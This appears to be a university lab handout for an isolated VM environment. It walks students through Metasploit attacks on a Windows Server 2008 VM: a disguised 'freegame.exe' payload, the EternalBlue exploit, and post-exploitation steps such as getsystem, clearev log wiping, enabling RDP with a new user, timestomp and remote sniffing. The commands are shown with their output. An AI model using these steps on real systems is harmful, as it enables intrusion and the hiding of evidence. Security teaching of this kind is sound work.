Lab 10 Requirements

- Internet connectivity & VMware Workstation version 15.5.7 or above
- VM snapshots from previous labs
- Kali and S2008R2 VMs on INFO6065 LAN segment
- S2008R2 and W10 on LAN Segment called **6065-Internal**
    - Assign the S2008R2 network adapter an IP of 192.168.200.60 /24
    - Assign the W10 network adapter an IP of 192.168.200.10 /24
    - Confirm connectivity on internal LAN

Part 01: Meterpreter Sessions

Perform the multi/handler, payload.exe exploit to get a meterpreter session on S2008

- Ensure that Apache is running on Kali
  ```
  service apache2 start
  ```
- Download **freegame.exe** on S2008 and run it
- Set up a connection on Kali
  ```
  use exploit/multi/handler
  set payload windows/meterpreter/bind_tcp
  set rhost x.x.x.x
  exploit
  ```
- Confirm that you now have a meterpreter session running
- On Kali, use the **ps** command to see the current processes. Can you see the user information for all the processes?

More Meterpreter

- Use **getpid** to see what process ID meterpreter is using, then use the ps command to find the process associated with that PID
- Enter **getprivs** to attempt to enable the privileges for the current process: payload.exe
- Go back to W2008 and open the properties for payload.exe **again**. The privileges should now all be either Default Enabled or Enabled. You should understand what has happened here
- Use **getuid** to see which account meterpreter is running as (should be Administrator)
- Use **getsystem -h** to see what techniques are available to getting system privileges
- Use **getsystem** on its own to elevate your privileges
- Use **getuid** again to show which account meterpreter is running as

Slide 01:

- Take a screenshot including both **getuid** commands and place it into Slide 01

MS17-010: EternalBlue

In next step, we will look at a different exploit that doesn't require social engineering like the previous one. This remote exploit does not require local user interaction on the target machine


Background your current Meterpreter session

With the current session in the background, load new exploit:

```
use exploit/windows/smb/ms17_010_eternalblue
show options
set rhosts              (IP of S2008)
set lhost               (Kali's IP)
set lport               (Listening port)
> run
```

You should now have another meterpreter shell opened on the WS2008 VM

Background your meterpreter session and list all current sessions



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN-Q94FHA5ITF8  10.0.0.99:42057 → 10.0.0.60:4444 (10.0.0.60)
  4         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN-Q94FHA5ITF8  10.0.0.99:7777 → 10.0.0.60:49205 (10.0.0.60)
```

Slide 02:

- Take a screenshot showing both active **Meterpreter** sessions and place it into Slide 02
- Include your FOLusername

Part 02: Post Exploit

Clearing Event Viewer

- Make sure you are logged into your Administrator account on the S2008 VM
- Open event viewer from the command line in S2008 with the **eventvwr** command
- Take a look at the events that show up under Application and System
- Go back to your **meterpreter session** and use the **clearev** command to remove these entries
- Confirm they are gone in Event Viewer on S2008. Note, you will need to **refresh** the display in the event viewer for each section

Creating a Remote Desktop Connection

- On your S2008 VM, right click on **my computer, properties -> remote settings**
- Make sure that Remote Desktop connections are **not** enabled
- From an active meterpreter session use the **run post/windows/manage/enable_rdp** command to enable Remote Desktop

Go back to your S2008 VM and confirm that RD is enabled


- Once RD is enabled the most basic usage is to simply specify a user and password to be created on the remote machine

run getgui -u FOLusername -p Windows1

- Running this command generates a cleanup script that even includes the run command, **copy the command for later use (**everything from **run multi_... to …rc)**
- Open a **terminal** session and use the **rdesktop** command to establish your remote desktop session

rdesktop -u Administrator -p Windows1 10.0.0.60

- **Note**: normally if there is a user already logged on, you would not want to boot them off, but we will



```
C:\Users\Administrator>netstat -an | find "3389"
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    10.0.0.60:3389         10.0.0.99:40576        ESTABLISHED
  TCP    [::]:3389              [::]:0                 LISTENING

C:\Users\Administrator>_
```

```
┌──(kali㉿artmack)-[~]
└─$ netstat -tuna | grep 3389
tcp        0      0 10.0.0.99:40576         10.0.0.60:3389          ESTABLISHED

┌──(kali㉿artmack)-[~]
└─$ 
```

Slide 03:

- Take a screenshot of the remote desktop window with a command prompt open, showing the output of **net config workstation** filtered to the lines that include "**name**" and **ipconfig** filtered to show the lines that include "**Address**" above and place it into slide 03

Modifying Timestamps

- Whenever we interact with the file system we are modifying the timestamps of the files we are working with. This is a fact that can be used during digital forensics to map out an attack
- We can use the meterpreter tool Timestomp to cover our tracks
- From your meterpreter session use the **pwd** and **lpwd** commands to see what working directories you are in
- From the meterpreter command prompt, move to the **c:\** directory and use the **pwd** command to make sure you are in the right location.
- Use the ls command to see the files in C:\, create a **FOLusername.txt** file
- Use the **timestomp -h** command to see what options are available
- Issue the **timestomp FOLusername.txt -v** command to see the current settings for the file. If you get any errors, make sure you have enough privileges, and you are specifying the file accurately

- You can use the -f option to set the values of FOLusername.txt to those of another file, we will use cmd.exe

timestomp -f c:\\WINDOWS\\system32\\cmd.exe FOLusername.txt

Note: don't forget the double back slashes

Display the file attributes again and notice the changes.

- Scroll up to the help options you displayed earlier to determine how to blank the file attributes, then do so. **(Blank actually assigns dates far in the future)**


Slide 04: *(you can use the up arrow to run the commands again)*

- Run the command that sets the attributes of your file to the attributes of cmd.exe
- Run the command that views the attributes
- Run the command that blanks the attributes
- Finally, run the command that views attributes again
  - **Note**: you may need to run the commands again to get the screenshot

Searching Remote Systems

Meterpreter has a search function that allows you to find files on remote machines

- Use **search -h** to see the options you have available to you
- You can search by directory
  - why would you want to limit your search to a specific directory, as opposed to searching the entire system?
- Search only the **C:\Windows\debug** directory for log files (.log)
- **Hint**: There should be about 4 files, and think about what happens when the command is sent



```
meterpreter > search [redacted]
Found 4 results...
=================

Path                              Size (bytes)  Modified (UTC)
----                              ------------  --------------
c:\Windows\debug\PASSWD.LOG       0             2022-11-17 12:27:08 -0500
c:\Windows\debug\WIA\wiatrace.log 0             2013-08-28 19:09:02 -0400
c:\Windows\debug\sammui.log       263           2013-12-16 17:07:40 -0500
c:\Windows\debug\wlms.log         41484         2022-11-17 12:27:10 -0500
```

Slide 05:

- Take a screenshot showing the command you used, the 4 files and your hostname


Running a Sniffer on a Remote Machine

- Power on your W10 VM and disconnect the network adapter that is connected to the INFO6065 LAN Segment, then confirm you can ping S2008R2 from W10, on the 6065-Internal LAN segment (*For IP settings, refer to the lab requirements*)
- Another task we would like to perform on a remote machine is sniffing from their point on the network

- From within a meterpreter session you established with S2008R2, you can load the sniffer with the **use sniffer** command
- Use **help** to see what options are available. Notice that whenever you load one of these tools in meterpreter it adds the help for that tool at the bottom of the default list
- Use the appropriate command to **view a list of available interfaces** on the S2008R2 machine
  - Make sure you have enough privileges, think back to earlier in the lab
- **Start sniffing on the active interface** with the appropriate command
  - Might be the last interface
- Ping the S2008R2 VM from the W10 VM three times using the appropriate ping option
- Use the **sniffer_dump** command to save the captured packets to your Kali machine

sniffer_dump ? /home/kali/FOLusername.pcap

- Open Wireshark and view the captured packets. (filter with the string icmp)


FOLusername.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp

```
No.    Time         Source            Destination       Protocol  Length Info
   2 8.000000     192.168.200.10    192.168.200.60    ICMP         74 Echo (ping) request  id=0x0001, seq=5/1280, ttl=128 (reply in 5)
   5 8.000000     192.168.200.60    192.168.200.10    ICMP         74 Echo (ping) reply    id=0x0001, seq=5/1280, ttl=128 (request in 2)
   6 9.000000     192.168.200.10    192.168.200.60    ICMP         74 Echo (ping) request  id=0x0001, seq=6/1536, ttl=128 (reply in 7)
   7 9.000000     192.168.200.60    192.168.200.10    ICMP         74 Echo (ping) reply    id=0x0001, seq=6/1536, ttl=128 (request in 6)
   8 10.000000    192.168.200.10    192.168.200.60    ICMP         74 Echo (ping) request  id=0x0001, seq=7/1792, ttl=128 (reply in 9)
   9 10.000000    192.168.200.60    192.168.200.10    ICMP         74 Echo (ping) reply    id=0x0001, seq=7/1792, ttl=128 (request in 8)

› Frame 2: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
› Ethernet II, Src: VMware_74:2f:18 (00:0c:29:74:2f:18), Dst: VMware_b3:cb:6c (00:0c:29:b3:cb:6c)
› Internet Protocol Version 4, Src: 192.168.200.10, Dst: 192.168.200.60
› Internet Control Message Protocol

0000  00 0c 29 b3 cb 6c 00 0c  29 74 2f 18 08 00 45 00   ··)··l·· )t/···E·
0010  00 3c 0b 4a 00 00 80 01  1d df c0 a8 c8 0a c0 a8   ·<·J···· ········
0020  c8 3c 08 00 4d 56 00 01  00 05 61 62 63 64 65 66   ·<··MV·· ··abcdef
0030  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76   ghijklmn opqrstuv
0040  77 61 62 63 64 65 66 67  68 69                     wabcdefg hi

FOLusername.pcap                              Packets: 11 · Displayed: 6 (54.5%)        Profile: Default
```

Slide 06:

- Take a screenshot of the **FOLusername.pcap** file open in Wireshark
- There should only be six ICMP packets (delete the file and try again if you have more)
- Filter the packets to only include ICMP packets (ICMP, then apply)
- Make sure you include the file name at the top of the Window and the six packets
- There needs to be white space below the last packet to verify that you only have 6

*** Take a snapshot of all the VMs named **After Lab 10 *****